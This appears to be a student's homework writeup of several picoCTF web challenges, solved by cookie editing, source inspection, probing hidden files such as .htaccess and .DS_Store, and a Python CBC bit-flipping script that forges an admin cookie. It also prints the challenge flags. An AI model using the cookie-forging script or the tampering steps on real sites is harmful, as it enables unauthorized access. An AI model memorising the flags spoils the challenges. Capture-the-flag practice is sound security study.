Homework 2


Kristian Mendoza

Computer Security


17/04/2024

1.- Cookies

We have to use a cookie editor to release the information





And when the cookie is equal to 18 the flag raised:




## 2.- Insp3ct0r

We have to inspect the source code and the first part of the key is on the html:


Then we go to each link of reference in the head:

<link rel="stylesheet" type="text/css" href="mycss.css">

<script type="application/javascript" src="myjs.js"></script>

In the css file we found the second part of the key:

```
#tabintro { background-color: #ccc; }
#tababout { background-color: #ccc; }

/* You need CSS to make pretty pages. Here's part 2/3 of the flag: t3ct1ve_0r_ju5t */
```

Then we inspect the js file and found the missing third part of the key


```
window.onload = function() {
    openTab('tabintro', this, '#222');
}

/* Javascript sure is neat. Anyways part 3/3 of the flag: _lucky?f10be399} */
```

And the key is:

```
picoCTF{tru3_d3t3ct1ve_0r_ju5t_lucky?f10be399}
```

### 3.- Scavenger Hunt

We inspect the first file and there it is the first part of the key




Then we go to each link of reference in the head:

<link rel="stylesheet" type="text/css" href="mycss.css">

<script type="application/javascript" src="myjs.js"></script>

In the css file we found the second part of the key:

```
    width: 50%;
}

.tablink:hover {
    background-color: #777;
}

.tabcontent {
    color: #111;
    display: none;
    padding: 50px;
    text-align: center;
}

#tabintro { background-color: #ccc; }
#tababout { background-color: #ccc; }

/* CSS makes the page look nice, and yes, it also has part of the flag. Here's part 2: h4ts_4_l0 */
```

And then we type “robots.txt” at the url and goes to the next page:

Not secure http://mercury.picoctf.net:27393/robots.txt

Bookmarks Calendario Blackbox Traductor Diag. fluj

```
User-agent: *
Disallow: /index.html
# Part 3: t_0f_pl4c
# I think this is an apache server... can you Access the next flag?
```

That gave us a third part of the key


Then we have to type “.htaccess” to go to the next window:

Not secure http://mercury.picoctf.net:27393/.htaccess

Bookmarks Calendario Blackbox Traductor

```
# Part 4: 3s_2_l00k
# I love making websites on my Mac, I can Store a lot of information there.
```

That gives us the hint to type “.DS_STORE” because that’s a file of the Mac system. And it redirects us to the next window_





And the key is completed:

picoCTF{th4ts_4_l0t_0f_pl4c3s_2_l00k_d375c750}

**4.- Bookmarklet**

We run an instance and then access it. The website displays:


We copy the bookmarklet that the page gives us. Then we open the console when inspecting the page:





We allow to paste the code, paste the code

```
allow pasting
> javascript:(function() {
    var encryptedFlag = "àÒÆÞ¦È¬ëÙÆÖ►ÓÚåÛÑ¢ÕÓ►¨Í►ÕÄ¦►í";
    var key = "picoctf";
    var decryptedFlag = "";
    for (var i = 0; i < encryptedFlag.length; i++) {
        decryptedFlag += String.fromCharCode((encryptedFlag.charCodeAt(i) - key.charCodeAt(i %
key.length) + 256) % 256);
    }
    alert(decryptedFlag);
})();
```


And the end  it outputs


**5.- WebDecode**


First we enter the web pate




Then we go to the about page, inspect it and we will find a “notify_true”  that have the encoded key




We go  to CyberChef and copy the encoded key. Then it will decode it:





The key is

`picoCTF{web_succ3ssfully_d3c0ded_283e62fe}`

### 6.- More Cookies

We access the cookies of the page:




An by the Description of the problem we can say that the sentence “Cookies can Be modified Client-side” resembles the Initials CBC that is the (Cipher-block chaining)

Then based on the code of the youtube video of Martin Carlisle “PicoCTF 2021 More cookies” https://www.youtube.com/watch?v=Fs3EbH-Wdhc

```
import requests
import base64

s=requests.Session()
s.get("http://mercury.picoctf.net:56136/")
cookie=s.cookies["auth_name"]
print("cookie: ",cookie)
unb64=base64.b64decode(cookie)
print("cookie in base 64: ", unb64)
unb64b=base64.b64decode(unb64)
for i in range (0,128):
   pos=i//8
   guessdec=unb64b[0:pos]+bytes([unb64b[pos]^(1<<(i%8))])+unb64b[pos+1:]
   guessenc1 = base64.b64encode(guessdec)
   guess=base64.b64encode(base64.b64encode(guessdec))
   auth_name=guess.decode()
   #print(auth_name)
   r=requests.get("http://mercury.picoctf.net:56136/",cookies={"auth_name":
auth_name})
   if "pico" in r.text:
       print("The admin cookie: ",auth_name)
       print(r.text)
```

This code is on the “deber2_ipynb” notebook

Here a brute force attack is performed on a web server authentication cookie. First, it establishes an HTTP session and makes a GET request to the server to obtain the "auth_name" cookie. Then, it decodes this cookie twice using Base64. Subsequently, it enters a loop, modifying one bit of the decoded cookie at each iteration, re-encoding it in Base64 and sending a new GET request to the server with the modified cookie. If the server response contains the string "pico", it prints the modified cookie and the server response. The goal appears to be to find a modified version of the cookie that grants access to protected resources on the server.

We obtain in a part of the received text the next flag:


```
<div class="jumbotron">
```

```
            <p class="lead"></p>
            <p style="text-align:center; font-size:30px;"><b>Flag</b>:
<code>picoCTF{cO0ki3s_yum_e491c430}</code></p>
        </div>
```


```
picoCTF{cO0ki3s_yum_e491c430}
```

**7.- Factory Login**


We go to the login page:





We enter and then we display the cookies




Then we change the value of the admin cookie to True





We reload the page and there the flag is released




### 8.- dont-use-client-side

We enter and we see:



Then we inspect the source code and we see:

```
<html>
<head>
<title>Secure Login Portal</title>
</head>
<body bgcolor=blue>
<!-- standard MD5 implementation -->
<script type="text/javascript" src="md5.js"></script>

<script type="text/javascript">
  function verify() {
    checkpass = document.getElementById("pass").value;
    split = 4;
    if (checkpass.substring(0, split) == 'pico') {
      if (checkpass.substring(split*6, split*7) == '723c') {
        if (checkpass.substring(split, split*2) == 'CTF{') {
         if (checkpass.substring(split*4, split*5) == 'ts_p') {
          if (checkpass.substring(split*3, split*4) == 'lien') {
            if (checkpass.substring(split*5, split*6) == 'lz_7') {
              if (checkpass.substring(split*2, split*3) == 'no_c') {
                if (checkpass.substring(split*7, split*8) == 'e}') {
